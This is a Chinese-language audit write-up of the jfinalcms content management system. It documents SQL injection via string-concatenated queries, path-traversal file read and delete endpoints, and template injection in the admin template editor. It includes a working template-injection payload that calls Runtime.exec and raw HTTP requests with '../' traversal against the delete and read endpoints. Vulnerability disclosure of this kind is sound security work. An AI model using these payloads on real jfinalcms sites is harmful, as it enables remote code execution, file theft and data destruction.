快速审计记录(三)--jfinalcms

这个cms其实这个师傅已经审计的差不多了,只是我又找到一些别的有趣的点。 https://xz.aliyun.com/t/13259 SQL注入 前置知识 jfinal 框架下的预处理为如下 Long count = Db.queryLong("select count(1) from cms_admin where username = ?",username); 使用占位符进行替代 存在SQ
这个cms其实这个师傅已经审计的差不多了,只是我又找到一些别的有趣的点。
https://xz.aliyun.com/t/13259
SQL注入
前置知识
jfinal 框架下的预处理为如下
Long count = Db.queryLong("select count(1) from cms_admin where username = ?",username);
使用占位符进行替代
存在SQL注入的就是直接使用拼接进行数据查询
return paginate(pageNumber, pageSize, "select *", "from cms_admin where 1=1 "+filterSql+orderBySql);
可以看到进行拼接
漏洞代码

可以看到拼接 查找source点

XSS
这个系统基本上到处都是XSS,这里就不展开分析了
前台任意文件读取
漏洞详情

接口参数/common/down/file?fileKey
代码详情
 未过滤../造成任意文件读取
SSTI
漏洞详情
#set((java.beans.Beans::instantiate(null,"javax.script.ScriptEngineManager")).getEngineByExtension("js").eval("function test(){ return java.lang.Runtime};r=test();r.getRuntime().exec(\"calc.exe\")"))


在模板管理处写入恶意代码,返回首页可以看到 代码被执行了。
代码详情
抓包的时候路由为/admin/template/edit
src/main/java/com/cms/controller/admin/TemplateController.java

debug的时候 可以看到对插入的内容没有任何检测

当然save方法也是如此
复现到这里,感觉,后台又很多漏洞,不是很想复现了,于是我转眼开始看前台的洞,看看有没有未授权,后台有没有别的有意思的。
于是找到了一个任意文件删除和前台的任意文件读取
任意文件删除
漏洞详情

GET /admin/template/delete?fileName=../../../../../../../../../../../../../../../../../1.txt&directory=default HTTP/1.1
Host: 127.0.0.1:8888
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:121.0) Gecko/20100101 Firefox/121.0
Sec-Fetch-Dest: document
Sec-Fetch-User: ?1
Sec-Fetch-Mode: navigate
Referer: http://127.0.0.1:8888/admin/template?directory=default
Cookie: JSESSIONID=node015ngvb2ja0qa1wkafhnodmyx50.node0; _jfinal_captcha=f9a9d1bdbbe14e6fb43902e9fb6daec9; listQuery=directory%3Ddefault
Sec-Fetch-Site: same-origin
漏洞分析

没做任何过滤 可以删除任意文件
前台任意文件读取
漏洞详情

GET /ajax/html?html=../../../../../../../../../../../../../1.txt HTTP/1.1
Host: 127.0.0.1:8888
Sec-Fetch-User: ?1
